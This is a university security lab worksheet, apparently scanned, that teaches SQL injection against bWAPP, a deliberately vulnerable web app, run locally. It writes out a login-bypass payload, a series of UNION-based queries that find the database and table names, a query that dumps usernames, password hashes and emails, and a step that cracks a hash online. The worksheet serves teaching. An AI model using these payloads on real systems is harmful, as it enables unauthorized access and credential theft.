System Security Week 5

SQL Injections

Learning Outcomes

In this lab, you will:

- Learn Installing bWAPP
- Experiment SQL injection attacks and how we can prevent
- How to bypass authentication using an invalidated input
- Learn inserting malicious SQL query and its prevention
- How to obtain information about Database using an invalidated input

Introduction


bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP is a PHP application that uses a MySQL database. It can be hosted on Linux, Windows and Mac with Apache/IIS and MySQL. It can also be installed with WAMP or XAMPP. There are over 100 vulnerabilities in bWAPP, including all risks from the OWASP top 10 project. https://owasp.org/

bWAPP Installation

A short video is uploaded to the blackboard, where you will learn how to install bWAPP.

Tasks 1 Basic SQL Injection to Bypass Login

1.1 Now that the application is installed, we need to login to access the bugs that we wish to exploit in this session. Launch the bWAPP by double clicking the icon on the desktop. Once the application is open, now log in with the credentials username: bee and password: bug. Leave the security level set to low for now, as can be seen in Figure 1.



Enter your credentials (bee/bug)

Login: bee


Password: ●●●

Set the security level: low

Login

Figure 1 Login to the bWAPP

1.2 Now that you have successfully logged in, we are ready to exploit some bugs. Now from the list select ‘SQL injection (Login Form/Hero)’ and click hack button as can be seen in Figure 2.


bWAPP - Portal - Mozilla Firefox

http://localhost/bWAPP/portal.php

bWAPP

an extremely buggy web app !

Set your security level: low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

SQL Injection (POST/Search)
SQL Injection (POST/Select)
SQL Injection (AJAX/JSON/jQuery)
SQL Injection (CAPTCHA)
SQL Injection (Login Form/Hero)
SQL Injection (Login Form/User)
SQL Injection (SQLite)
SQL Injection (Drupal)
SQL Injection - Stored (Blog)


Hack

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

Done

Figure 2 Selecting login form/hero

You should now see a login form as shown in Figure 3.


bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Cre

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:


Password:

Login

Figure 3 Login form

1.3 The valid credentials to log into this form are username: “alice” and password: “loveZombies”. Enter these details and verify that you can log in. If successful, a validation message should appear beneath the form as can be seen in Figure 4.

loveZombies = loveWo;bies


/ SQL Injection (Login Form/Hero) /
Enter your 'superhero' credentials.
Login:
Password:
Login

Welcome **Alice**, how are you today?


Your secret: **There's A Cure!**

Figure 4 login with valid credentials

1.4 Now that we have verified that we can log in with a valid user, we should check that the validation prevents us from logging in with invalid credentials. Enter an invalid username and password. You should see a red message appear beneath the form telling us that the credentials were invalid.

1.5 Now we can inject some SQL into the form. Enter the following into the login field as shown in Figure 5: **‘ or 1=1#**

' or 1=1# = 4 or shift+1 /leftside shift+1 altgr+3


Applications Places System
bWAPP - SQL Injection - Mo
File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/sqli_3.php
bWAPP - SQL Injection
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout
/ SQL Injection (Login Form/Hero) /
Enter your 'superhero' credentials.
Login:
Password:
Login

```
' or 1=1#
```

Figure 5 Entering the query

a. NB: Do not copy & paste the code throughout this lab… the apostrophes will cause issues.

1.6 Submit the above form.


Tasks

Now answer the following questions:

a. What happened when you entered this value?
b. Why is the apostrophe required?
c. Why is the or operator required?
d. Can you make a guess as to why we were logged in as "Neo"?

Tasks 2 SQL Injection to Retrieve Information

2.1 In this next task we will use SQL injection to retrieve information from the database. Now rom the list select 'SQL injection (GET/Search)' and click hack button as can be seen in Figure 3.


bWAPP - Portal - Mozilla F
File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/portal.php
bWAPP - Portal
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Hack

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)


OS Command Injection
OS Command Injection - Blind
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (GET/Search)
SQL Injection (GET/Select)
SQL Injection (POST/Search)
SQL Injection (POST/Select)
SQL Injection (AJAX/JSON/jQuery)

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! /

Figure 6 SQL Injection (GET/Search)

You will now see a search box, which allows the user to search for movies in a movie database. This SQL search function allows you to enter any string, which will then be used as a wildcard search across the table displayed beneath it. This means that if no effective security measures are in place that we may be able to exploit the output of the table to discover some information about the underlying database.

2.2 Enter some search terms into the box and submit them. For example, entering the string "iron" returns the result shown below:



Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link

' or 1=1# = 4 or shift+1 /leftside shift+1 altgr+3


Enter the search term: iron' or 1=1#

a) What happens?
b) What happens if it changes to 1=2? Why?

2.3 Next, we might want to use a union statement to extract data which we aren't supposed to see. If you aren't familiar with the UNION command in SQL, you can read about it here:

https://www.w3schools.com/sql/sql_union.asp

2.4 Let's enter a basic union statement into the search box: Enter the search term: **blah' union select 1,2,3#**




Title	Release	Character	Genre	IMDb

Error: The used SELECT statements have a different number of columns

Figure 8 Trial and error

As described in the w3 schools link, a union statement stipulates that the queries on either side of the statement must have the same number of columns. So, therefore, we need to guess how many columns the first query has. A process of trial and error is often used here to place numbers as placeholders into the added union query to figure out the columns required.
By process of trial and error, we learn that we need seven columns in order to make the union work.

2.5 Enter the search term: **blah' union select 1,2,3,4,5,6,7#** Our query has now successfully returned the union select statement**:**




Title	Release	Character	Genre	IMDb
2	3	5	4	Link

Figure 9 Successful trial

Given that we entered a sequence of numbers in our original SQL injected statement (1,2,3…n), we can now insert commands to extract information.

2.6 For example, we might use the DATABASE() SQL command to extract information about the database. Enter `the search term:` **`blah' union select 1,DATABASE(),3,4,5,6,7#`**



/ SQL Injection (GET/Search) /
Search for a movie:
blah' union select 1,DATABASE(),3
Search

Title	Release	Character	Genre	IMDb
bWAPP	3	5	4	Link

Figure 10 Database info

Now we can see the name of the database used to store the websites data! We can use this information to extract further, more valuable information from the website. Let's find out how many tables are in this database, and what they are called. To do this we will use the SQL information schema function, which allows us to extract meta data about the database. For more detail, see Microsoft's documentation: https://docs.microsoft.com/en-us/sql/relationaldatabases/system-information-schema-views/system-informationschema-views-transact-sql?view=sql-server-ver

2.7 Enter the search term: blah' union select 1, table_name,3,4,5,6,7 from INFORMATION_SCHEMA.TABLES where table_schema=database()#



Title	Release	Character	Genre	IMDb
blog	3	5	4	Link
heroes	3	5	4	Link

Figure 11 Database tables

Tasks


a) As shown in Figure 11, the website returns the names of the database tables in the displayed table.
b) Document how many tables are returned, along with their names, in your worksheet
c) In your worksheet, write a short summary (1-2 sentences) of how this particular SQL injection works, paying attention to where that data is selected from and the where clause. You can use the link to the Microsoft documentation to help describe how this works.

Bonus challenge

❖ In the previous step, we used the SQL system information schema views to extract the names of the tables in the database.
❖ In step 2.8, we want to hack the "users" table to extract some usernames, emails and passwords. In order to do this, we need to know the names of the columns contained in this table.
❖ We could just guess the column names, but this is time consuming and we may not get the right answer.
❖ So, the bonus challenge is to use the information schema functions to write a query to extract the columns names and display them in the table.
❖ Use the documentation from Microsoft (link above) to help you write the query

Now that we have extracted the names of the tables and the columns (if you didn't manage to complete the bonus task, you can still do the rest of the tasks independently), we can attempt to retrieve the data from one of them. Perhaps the most interesting thing to do would be to attempt to grab some user credentials, crack the password and log in.

2.9 Enter the search term: **blah' union select 1, login,password,email,5,6,7 from users#**



Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	5	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	5	bwapp-bee@mailinator.com	Link

Figure 12 Users and passwords

We have now managed to steal the usernames and passwords from the website! You can see, in particular, the "bee" account is here that we used to log in to the application. The password has been hashed during storage, as you can see from column 2. However, most hashes can be broken easily enough if the password is weak by using a brute force attack.

2.10 Given that we know the password to the "bee" account is quite weak, let's try to crack it using an open source tool. Navigate to https://www.cmd5.org/ in your browser

Tasks

a) Enter the hashed value
b) Did you crack the password? Record it in your worksheet.

2.11 Use the "Create User" form (link in the bWAPP navigation bar) to add a new user to the system, choosing your own password this time. Repeat the hack, retrieving the encrypted password again and try to crack it using the same website

Task

a) a. Were you able to crack it? (The free software may not allow you)